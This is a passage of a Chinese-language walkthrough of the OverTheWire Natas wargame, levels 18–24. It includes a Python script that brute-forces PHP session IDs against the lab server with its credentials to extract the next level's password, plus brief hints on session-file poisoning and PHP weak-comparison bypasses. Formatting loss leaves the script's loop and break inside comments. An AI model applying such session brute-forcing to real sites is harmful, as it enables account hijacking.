
所以需要对session进行爆破,其中$maxid = 640表明最多需要爆640次就行
解出来1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32import requests
url = "http://natas18.natas.labs.overthewire.org/index.php"
myauth = ("natas18", "6OG1PbKdVjyBlpxgD4DDbRG6ZLlCGgCJ")
def exploit():
# 注意这里是 641,这样才能包含 640 for i in range(1, 641):
# 最好将数字转成字符串传给 cookies 字典
mycookie = {"PHPSESSID": str(i)}
# 发送带上伪造 Cookie 的请求
r = requests.get(url, auth=myauth, cookies=mycookie)
# 直接在整个网页源码 (r.text) 中寻找关键字
# 因为只有用管理员 session 登录,才会显示 "Password:" 或 "natas19" if "Password:" in r.text:
print(f"\n\n[+] 成功!找到了正确的 Session ID: {i}")
# 为了方便,我们可以直接把包含密码的那部分文字切出来,或者直接打印结果
# 简单粗暴点,我们直接找 "Password: " 后面的内容
password_start = r.text.find("Password: ") + len("Password: ")
password_end = r.text.find("</pre>", password_start)
password = r.text[password_start:password_end]
print(f"[+] Natas19 的密码是: {password}")
# 找到就跳出循环,没必要继续跑到 640 break
if __name__ == "__main__":
exploit()
第19关
1 | <html> |
跟前面的差不多,就是加了一个hex编码和admin后缀
1 | import requests |
解出来
第20关

session文件污染
1 | import requests |
第21关

1 | import requests |
第22关

很简单,就是检查get参数
第23关
弱类型比较
构造11111iloveyou就可以
第24关
内置函数参数漏洞